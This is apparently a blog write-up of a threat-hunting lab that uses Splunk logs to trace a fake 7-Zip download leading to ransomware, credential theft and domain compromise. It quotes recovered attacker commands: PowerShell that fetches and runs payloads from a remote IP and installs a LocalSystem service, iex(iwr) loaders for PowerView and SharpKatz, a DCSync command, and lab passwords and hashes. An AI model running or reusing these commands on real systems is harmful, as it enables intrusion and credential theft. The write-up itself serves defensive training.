Threat Hunting with SPLUNK

The alert hit the SOC around 4:00 PM. Two machines, fully encrypted. Ransom notes where files used to be. The central SIEM went dark just minutes before.
Fortunately, someone had managed to pull logs from the two affected hosts—Perry’s and another developer’s—before everything spiraled out of control. Now the team has to figure out what happened. And all signs point to something Perry did earlier that day...
September 26, 2023—just another Tuesday at SwiftSpend Financial, a small but resourceful company where everyone’s always juggling five deadlines and too much coffee.
Perry, one of the devs, had a tight sprint deadline. His manager had sent him an encrypted .7z archive with a snippet of code that needed finishing yesterday. Perry quickly realised his workstation didn’t have anything that could unzip the file. So, in true caffeine-fueled developer fashion, he Googled the first thing that came to mind, clicked the top result, and downloaded a tool to open it.
Everything seemed fine. Until it wasn’t.
A little more than one hour later, Perry’s workstation started acting weird. At first, it was slow. Then apps crashed. Then everything—literally every file—became unreadable.
The mission as a threat hunter is to dig through the logs and reconstruct the attack chain. What happened? How did it start? How did it spread? And what damage did it do?
Employees Details:
Anna Jones
Username: anna.jones
Role: Senior Financial Analyst
Host: WKSTN-02
Damian Hall
Username: damian.hall
Role: IT System Administrator
Host: WKSTN-01
James Cromwell
Username: james.cromwell
Role: Security Engineer
Host: WKSTN-08
Perry Parsons
Username: perry.parsons
Role: Software Developer
Host: WKSTN-03
Investigation
Ransomware detection using SIEM tool SPLUNK to investigate the incident.
SPLUNK is a software used to collect, search, and analyze machine-generated data, such as logs and metrics, to provide real-time visibility for security, IT operations, and business analytics. It helps organisations monitor systems, detect and respond to cybersecurity threats, troubleshoot issues, and gain insights through dashboards, reports, and visualisations.


Selected fields for the investigation.


1- Investigating the URL of 7z that Perry clicked on by entering "7zipp.org" into the search bar.
Found domain and its IP address as 206.189.34.218


2- Investigating URL where the file was downloaded once IP address is confirmed to be malicious, by filtering "www.7zipp.org"
First log show URL value, file name and file hash.


3- .msi (Microsoft Installer) extension is handled by msiexec.exe process, so now modify filter to be "process.name:msiexec.exe"
After looking at the events, this event has information about the malicious file.
4- Next is to check if this process created another files of process, so the filter will be as following "process.parent.name: msiexec.exe"


Here is the file MSI542E.tmp was created by msiexec.exe.
5- Updating filter with the following "process.parent.name :MSI542E.tmp" to see what did this process do.


It showns that the process called Powershell process to download additional Powershell Script called 7z.ps1
- powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
6- As the process ID of the previous search is 4248, next is to see what did this process do by filtering "process.parent.pid : 4248"


A service named 7zService started in C:\Program Files\7-zip\7zipp.ex by sc.exe process, which is service Control Manager Configuration Tool to start the service.


Furthermore, another service named 7zipp.dll at C:\Program Files\7-zip\7zipp.dll started to run by rundll32.exe.
Script to execute and download found:
iwr https://www.7-zip.org/a/7z2301-x64.exe -outfile C:\Windows\Temp\7zlegit.exe;
C:\Windows\Temp\7zlegit.exe /S;
Start-Sleep 15;
iwr http://206.189.34.218/a/7zipp.exe -outfile 'C:\Program Files\7-zip\7zipp.exe';
sc.exe create 7zService binpath= "C:\Program Files\7-zip\7zipp.exe" start="auto" obj="LocalSystem";
sc.exe start 7zService;
iwr http://206.189.34.218/a/7zipp.dll -outfile 'C:\Program Files\7-zip\7zipp.dll';
rundll32 'C:\Program Files\7-zip\7zipp.dll',Start;
Explanation of command:
Downloads the legitimate 7-Zip installer (7z2301-x64.exe) from the official 7-Zip website to C:\Windows\Temp\7zlegit.exe and start it.
Pauses the script execution for 15 seconds.
Downloads another malicious executable (7zipp.exe) from the IP address 206.189.34.218 and saves it to the C:\Program Files\7-zip directory, making it appear as part of the legitimate 7-Zip installation.
Creates a new Windows service named 7zService configure it to execute 7zipp.exe when starts and set it under LocalSystem to grant a high privilege.
Downloads a potentially malicious DLL zipp.dll from the same IP address and saves it to C:\Program Files\7-zip\7zipp.dll and start it using rundll32
7- Next will be filtering "7zipp.dll OR 7zService" to comfirm if that Powershell command executed to download and execute these process.


8- Upon starting 7zipp.dll, NanoDump.ps1 was executed - A flexible tool that creates a minidump of the LSASS process.



9- Mimikatz downloaded, it then used to zip system’s information into m.zip file.

Attacker also managed to find Anna Jones’s credentials. It then manipulated Active Directory using PowerView tool to set a new password for her account.
User: anna.jones
Password: pwn3dpw!!!
PowerView: Implements various useful metafunctions, including some custom-written user-hunting functions which will identify where on the network specific users are logged into. It can also check which machines on the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trusts also exist.
10- Filter "process.parent.pid : 4188", it shows that attacker managed to gain credentials using Mimikatz.exe.
User: james.cromwell
Passwordword Hash: B852A0B8BD4E00564128E0A5EA2BC4CF
11- Looking at Anna’s workstation with this filter, it clearly shown that attacker has sucessfully pivioted from Perry’s workstation (WKSTN-03) to Anna’s (WKSTN-02).

12- On the same filtered log, attacker downloaded additional tool, SharpChromium to extract logins from Chrome.exe


Invoke-SharpChromium.ps1 is a tool to retrieve Chromium data, such as cookies, history and saved logins.

-C iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -useb); Get-DomainGroupMember -Identity 'AD Recovery' -Verbose
13- Continue further into the filtered logs, it shows that attacker has executed a lot of commands to display AD groups. However, it also used new credentials and executed powershell command to modify Anna’s privilege.



-C $username='SSF\itadmin'; $password='NoO6@39Sk0!'; $securePassword = ConvertTo-SecureString $password -AsPlainText -Force; $new_creds = New-Object System.Management.Automation.PSCredential $username, $securePassword; iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -useb); Add-DomainGroupMember -Identity 'AD Recovery -Members anna.jones -Credential $new_creds -Verbose
14- Attacker then executed another tool, Invoke-Skarpkatz.ps1 to perform DCSync attack.


-C iex(iwr https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-SharpKatz.ps1 -useb);
Invoke-Sharpkatz -Command --Command dcsync --Domain swiftspendfinancial.thm --DomainController DC-01.swiftspendfinancial.thm --User damian.hall
This attack impersonates a Domain Controller to extract credentials (like password hashes) for a specific Active Directory user (damian.hall) from the target domain. It’s a highly advanced method to compromise AD environments, allowing attackers to escalate privileges or move laterally - Read more here:
https://github.com/b4rtik/SharpKatz?tab=readme-ov-file#dcsync


Information that attacker were able to retrieves include password hashes, SAM account and Kerberos keys.




15- Next is to investigating what Invoke-Skarpkatz.ps1 able to retrieve by filtering Invoke-Skarpkatz.ps1 and sort timestamp to the newest event.
16- Now narrowing down the log for further investigation to understand what attacker does after retrieving Damian Hall credentials. Updating current filter by adding “winlog.event_id : 1” to search only for Process Creation.


It shows that the attacker were able to execute a new script that download a file named bomb.exe onto both Perry’s and Anna’s workstation.
46 other files were affected by this.
Note: Attacker also used SSF via Damian Hall user account for quicker implentation.


17- Lastly, update filter to find out where else does this file created.

Sysmon Event ID 11 logs file creation or overwriting, useful for monitoring autostart, temporary, and download directories, common for malware.
Thanks for reading..
Contact
Get in touch
antonhoang.n@gmail.com
© 2025. All rights reserved.